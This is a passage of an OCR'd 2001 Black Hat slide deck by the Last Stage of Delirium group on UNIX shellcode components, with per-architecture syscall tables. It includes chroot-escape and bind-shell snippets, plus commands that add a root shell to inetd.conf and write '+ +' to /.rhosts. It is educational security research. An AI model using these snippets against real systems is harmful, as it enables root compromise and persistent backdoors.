
UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes

Black Hat Briefings 2001, Las Vegas July 11-12th



Last Stage of Delirium Research Group

http://LSD-PL.NET
contact@lsd-pl.net

About Last Stage of Delirium Research Group

- The non-profit organization, established in 1996,
- name abbreviation accidental,
- four official members,
- all graduates (M.Sc.) of Computer Science from the Poznań University of Technology, Poland
- for the last six years we have been working as Security Team of Poznań Supercomputing and Networking Center.

Our fields of activity

- Continuous search for new vulnerabilities as well as general attack techniques,
- analysis of available security solutions and general defense methodologies,
- development of various tools for reverse engineering and penetration tests,
- experiments with distributed host-based Intrusion Detection Systems,
- other security related stuff.

Presentation overview

- Introduction: what is the subject of this presentation?
- Functionality of assembly components.
- Specifics of various processors architectures.
- System call invocation interfaces.
- Requirements for assembly components.
- Samples and case studies.
- Summary and final remarks.

Motivations (1)

- Practical security is based both on knowledge about protection as well as about threats.
- If one wants to attack a computer system, he needs knowledge about its protection mechanisms and their possible limitations.
- If one wants to defend his system, he should be aware of attack techniques, their real capabilities and their possible impact.

Motivations (2)

- The security mechanisms are widely spoken and usually well documented (except for their practical limitations).
- The technical details of attack techniques and real threats they represent are still not documented.
- There is a significant need for research in this area and specially for making the results available for all interested parties.
- Why?

Motivations (3)

- Because in fact such research has been continuously conducted by various entities for years, but with slightly different purposes in mind.
- *„The only good is knowledge and the only evil is ignorance"* *Socrates (B.C. 469-399)*

What is it all about?

- A piece of assembly code, which is used as a part of proof of concept code, illustrating a specific vulnerability.
- The need to use low-level assembly routines appeared with buffer overflows exploitation techniques.
- These codes have evaluated both in the sense of available functionality as well as their complexity.
- Actually, they might be considered as a crucial element of proof of concept codes.

Introduction

- Code that is mainly destined to perform *active attacks.*
- Can be used in proof of concept codes for low level class of security vulnerabilities - the ones that allow for the redirection of a program execution by means of a PC register modification.
- Copy/paste code that can be used for local as well as remote vulnerabilities.
- Through proper code blocks combination required functionality can be achieved.

The functionality taxonomy

- Shell execution (`shellcode`)
- Single command execution (`cmdshellcode`)
- Privileges restoration (`set{uid,euid,reuid,resuid}code`)
- Chroot limited environment escape (`chrootcode`)
- Network server code (`bindsckcode`)
- Find socket code (`findsckcode`)
- Stack pointer retrieval (`jump`)
- No-operation instruction (`nop`)

Shell execution (`shellcode`)

- `execl("/bin/sh","/bin/sh",0);`

Single command execution (`cmdshellcode`)

- `execl("/bin/sh","/bin/sh","-c",`*`cmd`*`,0);`

Assembly code routines usually end up with a single command or interactive shell execution.

Privileges restoration (1)

`(set{uid,euid,reuid,resuid}code)`

Privileges restoration routines restore a given process' root user privileges whenever they are possessed by it but are temporarily unavailable because of some security reasons.

Privileges can always be restored unless they are completely dropped by a vulnerable program.

Privileges restoration (2)

setuidcode (Solaris, SCO, Linux, *BSD): `setuid(0);`

seteuidcode (AIX): `seteuid(0);`

setreuidcode (IRIX): `setreuid(getuid(),0);`

setreuidcode (ULTRIX): `setreuid(0,0);`

setresuidcode (HP-UX): `setresuid(0,0,0);`

Privileges restoration (3)

Any additional privileges control mechanism, providing the functionality of temporal and selective enabling/disabling of privileges can be often bypassed when confronted with a buffer overflow or format string attack techniques.


In case of capabilities mechanism defined in `Posix 1e` there exists a possibility to write the assembly code which adds selected privileges to a given process' effective privilege set.

Chroot limited environment escape (chrootcode)


```
mkdir("a..",mode);
chroot("a..");
for(i=257;i--;i>0) chdir("..");
chroot(".");
```

Vulnerable services running with `{e}uid=0` <u>are not</u> protected by a classic chroot() mechanism (FTPD). This is a security myth.

Chrootcode: How does it work?



Classical way of exploiting remote bugs (1) (`cmdshellcode`)



Classical way of exploiting remote bugs (2)


Disadvantages of `cmdshellcode`:

- only one or limited number of executed commands,
- no user interaction,
- no output (0, 1, 2 descriptors usually not available),
- command buffer size limitation.

```
echo ”cvc stream tcp nowait root /bin/sh sh -i”
>> /etc/inetd.conf

echo ”+ +” /.rhosts
```

Network server code (`bindsckcode`)





```
sck=socket(AF_INET,SOCK_STREAM,0);
bind(sck,addr,sizeof(addr));
listen(sck,5);
clt=accept(sck,NULL,0);
for(i=2;i>=0;i--) dup2(i,clt);
```

Network server code (2)

Disadvantages of `bindsckcode`:

- requires additional information about ports available for use in a `bind()` call,
- server code might not be reached due to a firewall or intrusion prevention system,
- connection to a suspicious port leaves another trace in a log (and can be noticed by an IDS).

Find socket code (`findsckcode`)




```
j=sizeof(sockaddr_in);
for(i=256;i>=0;i--){
if(getpeername(sck,&adr,&j)==-1) continue;
if(*((unsigned short)&(adr[2]))==htons(port))
break;
}
for(j=2;j>=0;j--) dup2(j,i);
```

Find socket code: client side

The connection's source port number must be obtained and inserted into the findsckcode routine before sending it to a vulnerable server.

```
if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
    struct netbuf {unsigned int maxlen,len;char *buf;};
    struct netbuf nb;
    ioctl(sck,(('S'<<8)|2),"sockmod");
    nb.maxlen=0xffff;
    nb.len=sizeof(struct sockaddr_in);;
    nb.buf=(char*)&adr;
    ioctl(sck,(('T'<<8)|144),&nb);
}
n=ntohs(adr.sin_port);
```

Find socket code: client side (2)

This code is especially useful for exploiting vulnerabilities in RPC services (`ttdbserverd`, `cmsd`, `snmpXdmid`)

```
sck=RPC_ANYSOCK;
if(!(cl=clnttcp_create(&adr,PROG,VERS,&sck,0,0))){
    clnt_pcreateerror("error");exit(-1);
}
```

and services available on hosts protected by a firewall mechanism (BIND TSIG overflow).

Stack pointer retrieval (`jump`)

- `int sp=(*(int(*)())`*`jump`*`)();`

On AIX due to different linkage convention the following code must be used instead:

- `int buf[2]={(int)&`*`jump`*`,*((int*)&`*`main`*`+1)};`
- `int sp=(*(int(*)())buf)();`

No-operation instruction (`nop`)

- Usually the processor default instruction is not used for that purpose (contains 0).

CISC (Complex Instruction Set Computer)

- Complex instruction set - specialized instructions, register specialization, many addressing modes, built-in support for high level languages,
- different instruction format, encoding length, execution time,
- dedicated stack operation instructions (classic push/pop),
- x86 family of microprocessors (Linux, *BSD, Solaris, SCO Openserver, SCO Unixware, BeOS).

RISC (Reduced Instruction Set Computer)

- Designed with simplicity in mind; uniform instruction format, same length (usually 32 bits) and execution time.
- Large number of general purpose registers; no registers specialization.
- *Load-store* machines; focus on parallel execution.
- No real stack - just simulation.
- MIPS (IRIX, Linux), SPARC (Solaris), PA-RISC (HP-UX), POWER/PowerPC (AIX), Alpha (Ultrix).

Common features (CISC and RISC)

- Separate L1 instruction/data caches, L2 caches,
- parallel execution - superscalar architecture with multiple pipelines,
- separate execution units (integer arithmetic, FPU, branch, memory management),
- advanced branch prediction and out-of-order execution mechanisms,
- support for operation in multiprocessor environment.

MIPS microprocessors family

- R4000-R12000 family of microprocessors,
- little or big endian mode of operation,
- 32/64 bit mode of operation,
- 32 general purpose 64-bits wide registers
- 32 floating point registers (ANSI/IEEE-754),
- three major instruction formats (immediate, branch and register operations),
- instructions are of uniform length of 32 bits,
- aligned memory accesses.

MIPS ABI (Abstract Binary Interface)

Register specialization:

- `r0 (zero)` – always contains the value of 0,
- `r29 (sp)` – stack pointer (stack grows downwards),
- `r31 (ra)` – subroutine return address
- `r28 (gp)` – global pointer
- `r4-r7 (a0-a3)` – first 4 arguments (integers or pointers) to subroutine/system calls,
- `r8-r15 (t0-t7)` – temporary registers,
- `r16-r23 (s0-s7)` – temporary registers (saved),
- `r2 (v0)` – system call number/return value from `syscall`.

SPARC microprocessors family

- V8 (Sparc, SuperSparc) family consists of 32 bit models,
- the V9 (Ultra Sparc I,II,III) family consists of 64 bit models,
- little or big endian mode of operation,
- unique usage of a register windows mechanism - a large set of general purpose registers (64-528),
- dedicated call/ret mechanism for subroutine calls,
- three major instruction formats (immediate, branch and register operations),
- instructions are of uniform length of 32 bits,
- aligned memory accesses.

SPARC ABI

Register specialisation:

- `r0 (r0)` – zero,
- `O7 (r15)` – return address (stored by a `call` instruction),
- `o0-o5 (r8-r12)` – input arguments to the next subroutine to be called (after execution of the `save` instruction they will be in registers `i0-i5`),
- `i6` – stack pointer (after save `i6->o6`),
- `o6` – frame pointer,
- `pc` – program counter,
- `npc` – next instruction.

PA-RISC microprocessors family

- The 7xxx family consists of 32 bit models,
- 8xxx family consists of 64 bit models,
- little or big endian mode of operation,
- 32 general purpose registers, 32 floating point registers,
- fairly big and complex instruction set, two-in-one instructions,
- no dedicated call/ret mechanism - inter-segment jump calls instead,
- instructions are of uniform length of 32 bits,
- aligned memory accesses,
- stack grows with memory addresses.

PA-RISC ABI

Register specialization:

`gr0` – zero value register,

`gr2 (rp)` – return pointer register - contains the return address from subroutine,

`gr19` - shared library linkage register,

`gr23-gr26 (arg3-arg0)` – argument registers to subroutine/system calls,

`gr27 (dp)` – data pointer register,

`gr28-29 (ret0-ret1)` - they contain return values from subroutine calls,

`gr30 (sp)` – stack pointer,

`pcoqh` – program counter `(pc)`,

`pcoqt` – it contains the next mnemonic address (it is not necessarily linear).

PowerPC/POWER microprocessors family

- 6xx family microprocessors (601, 603, 603e and 604) are 32 bit implementations, 620 model is a 64 bit one,
- little or big endian mode of operation,
- 32 general purpose registers, 32 floating point registers,
- special registers, like LR, CTR, XER and CR,
- fairly "*complex*" addressing modes (immediate, register indirect, register indirect with index),
- specialized instructions (integer rotate/shift instructions, integer load and store string/multiple instructions),
- instructions are of uniform length of 32 bits,
- not necessarily aligned memory accesses.

PowerPC ABI (1)

Register specialization:

- `r0` – used in function prologs, as an operand of some instructions it can indicate the value of zero,
- `r1 (stkp)` – stack pointer,
- `r2 (toc)` – table of contents (`toc`) pointer – denotes the program execution context.
- `r3-r10 (arg0-arg8)` – first 8 arguments to function/system calls,
- `r11` – it is used in calls by pointer and as an environment pointer for some languages,
- `r12` – it is used in exception handling and in `glink` (*dynamic linker*) code.

PowerPC ABI (2)

Special registers:

- `lr (link)` – it is used as a branch target address or holds a subroutine return address,
- `ctr` – it is used as a loop count or as a target of some branch calls,
- `xer` – fixed-point exception register – indicates overflows or carries for integer operations,
- `fpscr` – floating-point exception register,
- `msr` – machine status register, used for configuring microprocessor settings,
- `cr` – condition register, divided into eight 4 bit fields, `cr0-cr7`.

Alpha microprocessors family

Register specialization:

`v0 (r0)` - system call number/return value from `call pal`.
`t0-t11 (r1-r8,r22-r25)` - temporary registers,
`s0-s6 (r9-r15)` - temporary registers (saved),
`a0-a5 (r16-r21)` - argument passing,
`ra (r26)` - subroutine return address,
`at (r28)` - reserved by the assembler,
`gp (r29)` - global pointer,
`sp (r30)` - stack pointer (stack grows downwards),
`zero (r31)` - zero value register

Introduction (1)

The only way a user application can call the operating system services is through the concept of a system call instruction. Different computer architectures have different system call instructions, but they are all common in operation: upon their execution the microprocessor switches the operating mode from user to supervisor equivalent and passes execution to the appropriate kernel system call handling routine.

System call invocation (IRIX/MIPS)

- `syscall` special instruction
- register `v0` denotes system call number
- registers `a0-a3` filled with arguments

System call invocation (IRIX/MIPS)

syscall	%v0	%a0,%a1,%a2,%a3
execv	x3f3	->path="/bin/sh",->[->a0=path,0]
execv	x3f3	->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
getuid	x400	
setreuid	x464	ruid,euid=0
mkdir	x438	->path="a..",mode= (each value is valid)
chroot	x425	->path={"a..","."}
chdir	x3f4	->path=".."
getpeername	x445	sfd,->sadr=[],->[len=605028752]
socket	x453	AF_INET=2,SOCK_STREAM=2,prot=0
bind	x442	sfd,->sadr=[0x30,2,hi,lo,0,0,0,0],len=0x10
listen	x448	sfd,backlog=5
accept	x441	sfd,0,0
close	x3ee	fd={0,1,2}
dup	x411	sfd

System call invocation (Solaris/SPARC)

- `ta 8` trap instruction
- register `g1` denotes system call number
- registers `o0-o4` filled with arguments

System call invocation (Solaris/SPARC)

syscall	%g1	%o0,%o1,%o2,%o3,%o4
exec	x00b	->path="/bin/ksh",->[->a0=path,0]
exec	x00b	->path="/bin/ksh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid	x017	uid=0
mkdir	x050	->path="b..",mode= (each value is valid)
chroot	x03d	->path={"b..","."}
chdir	x00c	->path=".."
ioctl	x036	sfd,TI_GETPEERNAME=0x5491,->[mlen=0x54,len=0x54,->sadr=[]]
so_socket	x0e6	AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind	x0e8	sfd,>sadr=[0x33,2,hi,lo,0,0,0,0],len=0x10,SOV_SOCKSTREAM=2
listen	x0e9	sfd,backlog=5,vers= (not required in this syscall)
accept	x0ea	sfd,0,0,vers= (not required in this syscall)
fcntl	x03e	sfd,F_DUP2FD=0x09,fd={0,1,2}

System call invocation (HP-UX/PA-RISC)

- inter-segment jump call instruction

```
ldil      L'-0x40000000,%r1
be,l      4(%sr7,%r1)
```

- register `r22` denotes system call number
- registers `r26-r23` filled with arguments

System call invocation (HP-UX/PA-RISC)

syscall	%r22	%r26,%r25,%r24,%r23
execv	x00b	->path="/bin/sh",0
execv	x00b	->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid	x017	uid=0
mkdir	x088	->path="a..",mode= (each value is valid)
chroot	x03d	->path={"a..","."}
chdir	x00c	->path=".."
getpeername	x116	sfd,->sadr=[],->[0x10]
socket	x122	AF_INET=2,SOCK_STREAM=1,prot=0
bind	x114	sfd,->sadr=[0x61,2,hi,lo,0,0,0,0],len=0x10
listen	x119	sfd,backlog=5
accept	x113	sfd,0,0
dup2	x05a	sfd,fd={0,1,2}

System call invocation (AIX/PowerPC)

- `crorc cr6,cr6,cr6` and `svca` special instruction
- register `r2` denotes system call number
- registers `r3-r10` filled with arguments
- `lr` register filled with the *return from* `syscall` *address*

System call invocation (AIX/PowerPC)

syscall	%r2	%r2	%r2	%r3,%r4,%r5
execve	x003	x002	x004	->path="/bin/sh",->[->a0=path,0],0
execve	x003	x002	x004	->path="/bin/sh",->[->a0=path,->a1="-c", ->a2=cmd,0],0
seteuid	x068	x071	x082	euid=0
mkdir	x07f	x08e	x0a0	->path="t..",mode= (each value is valid)
chroot	x06f	x078	x089	->path={"t..","."}
chdir	x06d	x076	x087	->path=".."
getpeername	x041	x046	x053	sfd,->sadr=[],->[len=0x2c]
socket	x057	x05b	x069	AF_INET=2,SOCK_STREAM=1,prot=0
bind	x056	x05a	x068	sfd,->sadr=[0x2c,0x02,hi,lo,0,0,0,0],len=0x10
listen	x055	x059	x067	sfd,backlog=5
accept	x053	x058	x065	sfd,0,0
close	x05e	x062	x071	fd={0,1,2}
kfcntl	x0d6	x0e7	x0fc	sfd,F_DUPFD=0,fd={0,1,2}
	v4.1	v4.2	v4.3	

System call invocation (Ultrix/Alpha)

- `call pal` special instruction
- register `v0` denotes system call number
- registers `a0-a5` filled with arguments

System call invocation (Ultrix/Alpha)

syscall	%v0	%a0,%a1
execv	x00b	->path="/bin/sh",->[->a0=path,0]
execv	x00b	->path="/bin/sh",->[->a0=path,->a1="-c",->a2=cmd,0]
setreuid	x07e	ruid,euid=0

System call invocation (Solaris/SCO/x86)

- `lcall $0x7,$0x0` far call instruction
- register `eax` denotes system call number
- arguments are passed through stack in reverse order – the first system call argument is pushed as the last value
- one additional value pushed on the stack just before issuing the `lcall` instruction

System call invocation (Solaris/SCO/x86)

syscall	%eax	stack
exec	x00b	ret,->path="/bin/ksh",->[->a0=path,0]
exec	x00b	ret,->path="/bin/ksh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid	x017	ret,uid=0
mkdir	x050	ret,->path="b..",mode= (each value is valid)
chroot	x03d	ret,->path={"b..","."}
chdir	x00c	ret,->path=".."
ioctl	x036	ret,sfd,TI_GETPEERNAME=0x5491,->[mlen=0x91,len=0x91,->sadr=[]]
so_socket	x0e6	ret,AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind	x0e8	ret,sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],len=0x10,SOV_SOCKSTREAM=2
listen	x0e9	ret,sfd,backlog=5,vers= (not required in this syscall)
accept	x0ea	ret,sfd,0,0,vers= (not required in this syscall)
fcntl	x03e	ret,sfd,F_DUP2FD=0x09,fd={0,1,2}
close	x006	ret,fd={0,1,2}
dup	x029	ret,sfd

System call invocation (*BSD/x86)

- `lcall $0x7,$0x0` far call instruction or `int 0x80` software interrupt
- register `eax` denotes system call number
- arguments are passed through stack in reverse order – the first system call argument is pushed as the last value
- one additional value pushed on the stack just before issuing the `lcall` instruction

System call invocation (*BSD/x86)

syscall	%eax	stack
execve	x03b	ret,->path="/bin//sh",->[->a0=path,0],0
execve	x03b	ret,->path="/bin//sh",->[->a0=path,->a1="-c",->a2=cmd,0],0
setuid	x017	ret,uid=0
mkdir	x088	ret,->path="b..",mode= (each value is valid)
chroot	x03d	ret,->path={"b..","."}
chdir	x00c	ret,->path=".."
getpeername	x01f	ret,sfd,->sadr=[],->[len=0x10]
